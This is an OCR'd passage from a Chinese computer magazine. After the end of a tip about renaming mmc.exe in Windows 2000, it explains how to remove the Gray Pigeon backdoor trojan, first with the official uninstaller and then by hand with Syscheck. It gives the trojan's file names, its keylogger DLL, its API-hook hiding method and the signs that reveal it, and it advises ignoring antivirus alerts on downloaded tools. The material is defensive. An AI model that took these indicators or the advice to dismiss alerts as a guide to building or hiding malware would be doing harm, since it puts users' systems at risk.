


图3

经过一番寻找，我在system32目录下找到了相关的程序compmgmt.msc、lusrmgr.msc和mmc.exe，其中MMC是主角，我一时心血来潮将MMC.exe改为了mmc.hk后却发现问题解决了，结果没有一个地方能够打开“本地用户和组”了，连gpedti.msc等和MMC相关的程序也都打不开了。虽然仍然可以按下ctrl+alt+del然后来更改密码，不过却需要回答旧密码（小编注：其实在CMD命令提示符下也可以直接更改密码的，不过，对于那些不会使用命令的菜鸟，我想本文的笨方法也许够用了）。当我们需要使用MMC的话，再把mmc.exe改回“MMC.exe”就可以了。这就是治本的方法，以上测试是在Windows2000 pro中成功的，我没在WinXP/Win2003下测试过。如果本文中有什么不对的地方，还希望各位朋友多多指教。



图4

# 让电脑的天空不再有“鸽子”飞翔

京河洗剑

最近，在黑客圈中鼎鼎大名的灰鸽子再掀波澜，导致金山公司等的集体围剿，口诛笔伐法律诉讼，灰鸽子工作室不得不宣布停止开发。在澄清事实的同时，灰鸽子的作者也发布了一个专用的清除工具，以帮助无辜用户清除电脑中的灰鸽子。对我们这些用惯了灰鸽子的小菜来说，灰鸽子停止开发，这实在不是一个好消息。虽然谁也不愿意让自己的电脑中灰鸽子，但是当“鸽子”真正要消失的时候，我们心里也还是会有些许失落的。

## 一、官方“灰鸽子服务端卸载程序”

“灰鸽子服务端卸载程序”是由灰鸽子工作室开发的一款灰鸽子木马卸载程序，由于是官方开发的，其查杀效果当然不必说！灰鸽子服务端卸载程序适用各版本的灰鸽子木马，支持包括VIP2005/2006/2007及其它版本的服务端程序的检测和卸载。





图1

虽然是卸载程序，但是在下载“灰鸽子服务端卸载程序”时，杀毒软件也会报警。在我的电脑上，江民KV2007提示下载的“灰鸽子服务端卸载程序”中有灰鸽子2007病毒（图1）。估计应该是在卸载程序中包含一些检测病毒样本之类的吧！不用管它，运行“灰鸽子服务端卸载程序”后，可看到程序完全是Vista风格的，很漂




图 2




图 3




图 4




图 5

亮（图2）。

点击界面中的“开始检测”按钮，就开始检测系统中是否中了灰鸽子了，检测到系统中有灰鸽子服务端和进程时，会自动结束进程并删除服务端进行清除（图3）。清除完毕后，会提示需要重启系统。

## 二、灰鸽子手工清除

官方的灰鸽子清除工具对付常用的灰鸽子服务端当然是很好用的，不过灰鸽子的流传实在是太广了，各种灰鸽子变种层出不穷，有的灰鸽子变种，即使使用官方的清除工具也可能无法检测清除。这时我们就只有用手工的方法进行清除了。

### 1.灰鸽子分析

灰鸽子服务端程序默认名字为“G_Server.exe”，“G_Server.exe”运行后会在Windows目录下释放“G_Server.dll”和“G_Server_Hook.dll”文件。有些灰鸽子会多释放出一个名为“G_ServerKey.dll”的文件用来记录键盘操作。“G_Server.exe”文件将自己注册成服务，以启动“G_Server.dll”和“G_Server_Hook.dll”。“G_Server.dll”文件实现后门与控制端客户端进行通信；G_Server_Hook.dll则通过拦截API调用来隐藏木马文件。因此，中了灰鸽子木马后，找不到病毒文件，也看不到病毒注册的服务项。而且由于灰鸽子服务端文件的设置不同，“G_Server_Hook.dll”有可能注入到“Explorer.exe”进程，也可能是其它系统进程。

另外，木马服务端程序文件名“G_Server.exe”并不固定，是可以自定义设置的，例如服务端文件名为“A.exe”时，生成的几个木马文件相应的就是“A.exe”、“A.dll”和“A_Hook.dll”。

### 2.利用Syscheck检测灰鸽子

由于灰鸽子拦截了API调用，在正常模式下服务端程序文件和它注册的服务项均被隐藏，此外，灰鸽子服务端的文件名也是可以自定义的，给手工检测带来了一定的困难。但灰鸽子的检测仍然是有规律的：无论服务端文件名是什么，一般都会在操作系统目录下生成一个以“_hook.dll”结尾的文件，当然，各种变种灰鸽子也可能会对DLL文件进行改名。我一般是使用Syscheck检测各种灰鸽子或其它木马的。

Syscheck与冰刃一样，同样是国产的安全工具，它集合了冰刃与另一款安全软件SREng的优点，具有强大的系统分析检测功能，可以轻松的检测出木马并进行系统修复，而且能够有效的清除Rootkit木马病毒。Syscheck的强大分析检测功能，是缘于Syscheck采用了特殊的技术获取系统底层控制权，因此一些杀毒软件，如Drweb之类的，可能会报警提示，这是误报，不用担心。

运行Syscheck，点击界面中的“进程管理”按钮，显示当前进程中的所有进程，在进程列表中可以清楚的看到可疑的进程。

Syscheck采用三种颜色区分进程：其中黑色显示的是正常的系统进程，这类进程是绝对安全的，不用管它们；红色的进程是第三方程序进程，里面有可能显示了隐藏的木马进程，尤其需要好好的识别。紫色显示的也是系统进程，但是这些进程中有第三方的程序加载了DLL文件或其它的驱动，其中很可能就有木马与病毒作了手脚。选择要检查的进程，勾选下方的“模块简洁显示”项后，Syscheck会自动过滤隐藏正常的系统DLL模块文件，只以红色显示第三方模块DLL文件，因此可以很轻松的揪出隐藏的DLL木马文件。

例如，在我的系统中，alg.exe、lassas.exe、svchost.exe、csrss.exe等多个进程显示为紫色，点击进程后，在其中都发现了

一个名为“G_Server_Hook.dll”的模块文件。很显然，这就是灰鸽子木马作的手脚了（图4）。

